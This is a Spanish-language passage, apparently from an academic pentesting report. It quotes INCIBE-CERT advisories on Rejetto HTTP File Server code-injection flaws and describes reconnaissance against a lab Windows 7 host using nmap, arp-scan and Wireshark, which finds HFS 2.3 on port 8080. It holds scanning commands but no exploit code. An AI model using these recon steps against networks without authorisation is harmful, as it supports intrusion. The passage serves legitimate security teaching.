Gravedad CVSS v3.1: CRÍTICA

Tipo: CWE-94 Control incorrecto de generación de código (Inyección de código)

Fecha de publicación: 07/10/2014

Última modificación: 26/02/2021

Descripción

La función findMacroMarker en parserLib.pas en Rejetto HTTP File Server (también conocido como HFS o HttpFileServer) 2.3x anterior a 2.3c permite a atacantes remotos ejecutar programas arbitrarios a través de una secuencia %00 en una acción de búsqueda.

Impacto

Vector 3.x CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Puntuación base 3.x 9.80

Gravedad 3.x CRÍTICA

Vector 2.0 AV:N/AC:L/Au:N/C:C/I:C/A:C

Puntuación base 2.0 10.00

Fuente tomada de: https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2014-6287

Ilustración 28 Vulnerabilidad en Rejetto HTTP File Server CVE-2024-23692

INICIO / INCIBE-CERT / Alerta temprana / Vulnerabilidades / CVE-2024-23692

Vulnerabilidad en Rejetto HTTP File Server (CVE-2024-23692)

Gravedad CVSS v3.1: CRÍTICA

Tipo: CWE-94 Control incorrecto de generación de código (inyección de código)

Fecha de publicación: 31/05/2024

Última modificación: 14/08/2024

Descripción

Rejetto HTTP File Server, hasta la versión 2.3m incluida, es vulnerable a una vulnerabilidad de inyección de plantilla. Esta vulnerabilidad permite que un atacante remoto no autenticado ejecute comandos arbitrarios en el sistema afectado enviando una solicitud HTTP especialmente manipulada. A partir de la fecha de asignación de CVE, Rejetto HFS 2.3m ya no es compatible.

Impacto

Vector 3.x CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Puntuación base 3.x 9.80

Gravedad 3.x CRÍTICA


Fuente Tomada de: https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2024-23692

Recopilación Activa o fingerprinting

Ilustración 29 Logo de Metasploit

Fuente: Tomada de: https://www.campusciberseguridad.com/blog/item/180-metasploit-herramienta-esencial-ciberseguridad

Ilustración 30 Herramienta Metasploit



Fuente: Elaboración propia.

Ilustración 31 Herramienta Nessus


Fuente Tomada de: https://www.g2.com/products/tenable-nessus/video-reviews

Para la fase de reconocimiento se utilizará la herramienta NMAP, la cual es una herramienta gratuita y de código abierto, que permite realizar un "mapeo de la red", en donde se puede identificar los hosts activos en la red, el estado de los puertos, los servicios que corren en ellos y el sistema operativo entre otras cosas (Allen et al., 2014).

Descubrimiento de Dispositivos en la Red

- Realiza un escaneo de dispositivos activos con Nmap: Empleo el comando nmap -sn 192.168.5.0/24

Ilustración *32* Escaneo de red con Nmap




Fuente: Elaboración propia.

- **Resultados Esperados**: Una lista de dispositivos activos en la red, incluyendo la máquina Windows 7.

1.5 Escaneo ARP

- Usando arp-scan permite identificar dispositivos en la red: **"sudo arp-scan –localnet"** (domingov, 2020)**.**


Ilustración 33 Escaneo ARP



Fuente: Elaboración propia.

Ejecución del comando arp-scan --localnet en Kali Linux para realizar un escaneo ARP y descubrir otros dispositivos en la red. Usando el comando nmap -O -v 192.168.5.102/24

Ilustración 34 Escaneo con Nmap -O -v



Fuente: Elaboración propia.


Uso de Nmap con las opciones -O -v para descubrir sistemas operativos y obtener más información de los dispositivos en la red.

El uso de **Nmap** con las opciones **-O** y **-v** es una técnica avanzada en la fase de reconocimiento activo que permite a los pentesters obtener una comprensión detallada de los dispositivos presentes en una red. La opción **-O** habilita la detección del sistema operativo, lo cual es útil para identificar el tipo de sistema que está ejecutando cada dispositivo, ya sea Windows, Linux, o algún otro sistema. Este reconocimiento puede incluir versiones específicas, lo que proporciona datos clave para planificar los pasos posteriores de la auditoría de seguridad.

Por su parte, la opción **-v** aumenta la verbosidad del escaneo, proporcionando detalles adicionales en tiempo real sobre el progreso de Nmap. Esto permite al usuario observar cómo se van descubriendo los dispositivos y servicios en la red, facilitando la identificación de posibles objetivos para el pentesting. Durante el proceso, Nmap examina los puertos abiertos en cada dispositivo y detecta servicios activos, como servidores web, bases de datos, o servicios de red, lo que es esencial para conocer la superficie de ataque (*Nmap,* 2012)

Descubre los siguientes puertos abiertos

Ilustración 35 Descubrimiento de puertos




Fuente: Elaboración propia.

El resultado del escaneo de puertos presenta un listado detallado de los puertos abiertos detectados en la máquina objetivo. Este listado no solo muestra qué puertos están abiertos, sino también el tipo de servicios que están asociados a cada uno de ellos. La información obtenida puede incluir detalles sobre el servicio (por ejemplo, HTTP, SSH, o FTP), el estado del puerto (si está abierto o filtrado), y, en algunos casos, la versión específica del software que se está ejecutando en ese puerto(De Luz, 2024).

Este análisis es esencial como pentesters, ya que permite identificar posibles puntos de entrada al sistema. Puertos abiertos como el 80 (HTTP) o el 443 (HTTPS) podrían indicar que el dispositivo está ejecutando un servidor web, mientras que puertos como el 22 (SSH) o el 3389 (RDP) revelan que el sistema tiene habilitados servicios de acceso remoto, los cuales pueden ser objetivos potenciales de ataque si no están adecuadamente protegidos(De Luz, 2024).

La información detallada sobre los puertos abiertos y sus servicios asociados proporciona una visión inicial de la superficie de ataque de la máquina objetivo, ayudando a los pentesters a determinar las siguientes etapas de la evaluación de seguridad (De Luz, 2024).

Ilustración 36 Puertos Abiertos



Fuente: Elaboración propia.


Informe detallado sobre los puertos abiertos y los servicios asociados en el sistema operativo Windows 7

Este informe proporciona un análisis exhaustivo de los puertos de red abiertos en una máquina que ejecuta Windows 7, así como los servicios y aplicaciones que están asociados con dichos puertos. El objetivo es identificar las posibles vulnerabilidades de seguridad y evaluar el impacto que puede tener la exposición de estos puertos en el entorno de red(De Luz, 2024).

En primer lugar, se enumeran los puertos abiertos en el sistema, junto con sus respectivos números y protocolos (TCP/UDP). A continuación, se identifican los servicios asociados a cada puerto, detallando el nombre del servicio, su función y el estado de ejecución en el sistema. Además, se describe el riesgo potencial de mantener estos puertos abiertos y se ofrecen recomendaciones para su cierre o gestión adecuada, en caso de ser necesario(De Luz, 2024).

Ahora me muestra por cada una de las direcciones IP escaneadas los puertos TCP abiertos y los servicios asociados.

Ilustración 37 Reporte del escaneo




Fuente: Elaboración propia.

La imagen muestra las direcciones IP y MAC de dispositivos conectados, identificando específicamente el puerto 445/tcp y el servicio Microsoft-ds, Sp1 en win7.

Captura de tráfico en Wireshark para analizar el tráfico de red en la interfaz seleccionada.

- Filtra para capturar tráfico ARP: comando **“arp”**


Ilustración 37 Capturar tráfico ARP



Fuente: Elaboración propia.

El filtrado de tráfico ARP en Wireshark, utilizando el filtro "arp", permite capturar y analizar las solicitudes y respuestas ARP en una red. ARP es esencial para mapear direcciones IP a direcciones MAC, facilitando la comunicación en la capa de enlace de datos. Este análisis ayuda a detectar posibles problemas de conectividad y amenazas de seguridad, como el ARP spoofing, al permitir la observación en tiempo real de las interacciones ARP (Laprovittera, 2024).

Ilustración 39 Wireshark captura de tráfico




Fuente: Elaboración propia.

- Captura de tráfico en Wireshark, observando servicios como SSDP, BROWSER y NetBIOS para detección de dispositivos.
- Esta captura de tráfico de Wireshark muestra la actividad de descubrimiento y anuncio de dispositivos en una red local. Varios dispositivos están utilizando SSDP para descubrir servicios, y el dispositivo **PC202006** está transmitiendo su presencia en la red usando el protocolo BROWSER.

- **Resultados Esperados**: Se observan solicitudes y respuestas ARP que ayudarán a identificar la IP de Windows 7.

Ilustración 40 Uso de Nmap e ingreso a HFS desde Kali Linux



Fuente: Elaboración propia

La imagen capturada en Kali Linux muestra los resultados de un escaneo de puertos utilizando la herramienta Nmap. Este tipo de escaneo es una técnica fundamental en la fase de reconocimiento de un pentesting, ya que permite identificar los servicios y aplicaciones que están en ejecución en un sistema objetivo.

- **Herramienta:** Nmap es una herramienta de red muy popular utilizada para descubrir hosts en una red, así como para detectar los servicios y versiones que están en ejecución en esos hosts(De Luz, 2024).
- **Objetivo:** El objetivo del escaneo es la dirección IP 192.168.5.102, en el puerto 8080. Este puerto está comúnmente asociado con servicios HTTP, pero en este caso se ha identificado un servidor HTTP File Server (HFS) (De Luz, 2024).

- **Resultados:** El escaneo ha identificado que en el puerto 8080 está corriendo un servidor HTTP File Server versión 2.3. Además, se ha obtenido información sobre el sistema operativo (Windows) y el tipo de servidor web(De Luz, 2024).

Implicaciones de Seguridad:

La identificación de un servidor HTTP File Server puede tener las siguientes implicaciones de seguridad:


- **Vulnerabilidades conocidas:** Las versiones antiguas de HFS pueden tener vulnerabilidades conocidas que podrían ser explotadas por un atacante.
- **Exposición de archivos:** Si el servidor no está configurado correctamente, podría permitir el acceso no autorizado a archivos sensibles.
- **Ataques de fuerza bruta:** Las credenciales de acceso al servidor podrían ser objeto de ataques de fuerza bruta (Karpesky, 2018).

Fase Análisis de Vulnerabilidades

Escaneo de Puertos con Nmap

- Se realiza un escaneo de puertos en la IP de Windows 7: con el comando **“nmap -sS -p- 192.168.5.102**”

Ilustración 41 Escaneo con Nmap -sS -p-




Fuente: Elaboración propia.

Análisis de vulnerabilidades con nmap: escaneo completo de puertos y servicios

En esta imagen se realiza un escaneo de red en dos fases utilizando la herramienta nmap para evaluar la seguridad de la máquina 192.168.5.102 así:

- **Detección de puertos abiertos:**
  - **Comando**: **nmap -sS -p- 192.168.5.102**
  - **Objetivo**: Identificar todos los puertos TCP y UDP en estado de escucha, empleando un escaneo stealth (sS) para minimizar la detección.
- **Identificación de servicios y versiones:**
  - **Comando**: **nmap -sV -sC 192.168.5.102**
  - **Objetivo**: Determinar las versiones de los servicios asociados a los puertos abiertos, utilizando un escaneo de versión (sV) y ejecutando scripts comunes (sC) para obtener información adicional sobre la configuración del sistema (De Luz, 2024).

Ilustración 42 Escaneo con Nmap -sV -sC

